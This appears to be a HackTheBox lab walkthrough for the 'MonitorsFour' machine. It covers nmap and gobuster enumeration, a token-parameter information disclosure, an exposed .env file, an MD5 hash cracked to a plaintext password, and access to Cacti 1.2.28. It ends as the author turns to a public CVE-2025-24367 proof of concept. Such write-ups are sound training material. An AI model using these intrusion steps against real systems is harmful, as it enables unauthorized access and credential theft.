MonitorsFour
Walkthrough of the MonitorsFour machine – web app enumeration, Cacti RCE, Docker API abuse for root

MonitorsFour - HackTheBox Writeup
Reconnaissance
nmap scan
1
nmap -sCV  10.129.1.230
Result
1
2
3
4
5
6
7
PORT     STATE SERVICE VERSION
80/tcp   open  http    nginx
|_http-title: Did not follow redirect to http://monitorsfour.htb/
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
http : run on port 80
HTTPAPI microsoft server
ADD $ip monitorsfour.htb to /etc/hosts
Initial Access

First discover web app and i find basic web application :
Start by fuzz directory using gobuster :
1
gobuster dir -url=http://monitorsfour.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
Findings
1
2
3
4
5
6
7
contact              (Status: 200) [Size: 367]
login                (Status: 200) [Size: 4340]
user                 (Status: 200) [Size: 35]
static               (Status: 301) [Size: 162] [--> http://monitorsfour.htb/static/]
views                (Status: 301) [Size: 162] [--> http://monitorsfour.htb/views/]
forgot-password      (Status: 200) [Size: 3099]
.env

After access /user i find page say {“error”:”Missing token parameter”} :

Trying to add parameter after user /user?token=0 after i try 0 i try 1 and -1 but 0 is the target because it’s information disclosure :
And .env i find file downloaded automatically :

And it’s content is database information to login : 
No any thing now i will fuzz subdomains with gobuster :
1
gobuster vhost -url=http://monitorsfour.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -xs 400,401,404 --append-domain
Findings
1
cacti.monitorsfour.htb Status: 302 [Size: 0] [--> /cacti]
Add cacti.monitorsfour.htb to /etc/hosts
Access it in browser and find login page : 
In /usr we find information like username and passwords let’s try it :

We have an admin account put password is md5 hash let’s crack it :

Password is wonderful1
Username maybe admin or marcos let’s try
With user admin login failed : 
Trying marcus and password wonderful1 i got it and login :


In the first page i find cacti version ` Version 1.2.28 ` :

Search for an vuln in this version and i find this exploit https://github.com/TheCyberGeek/CVE-2025-24367-Cacti-PoC :
Download it and modify for our machine :
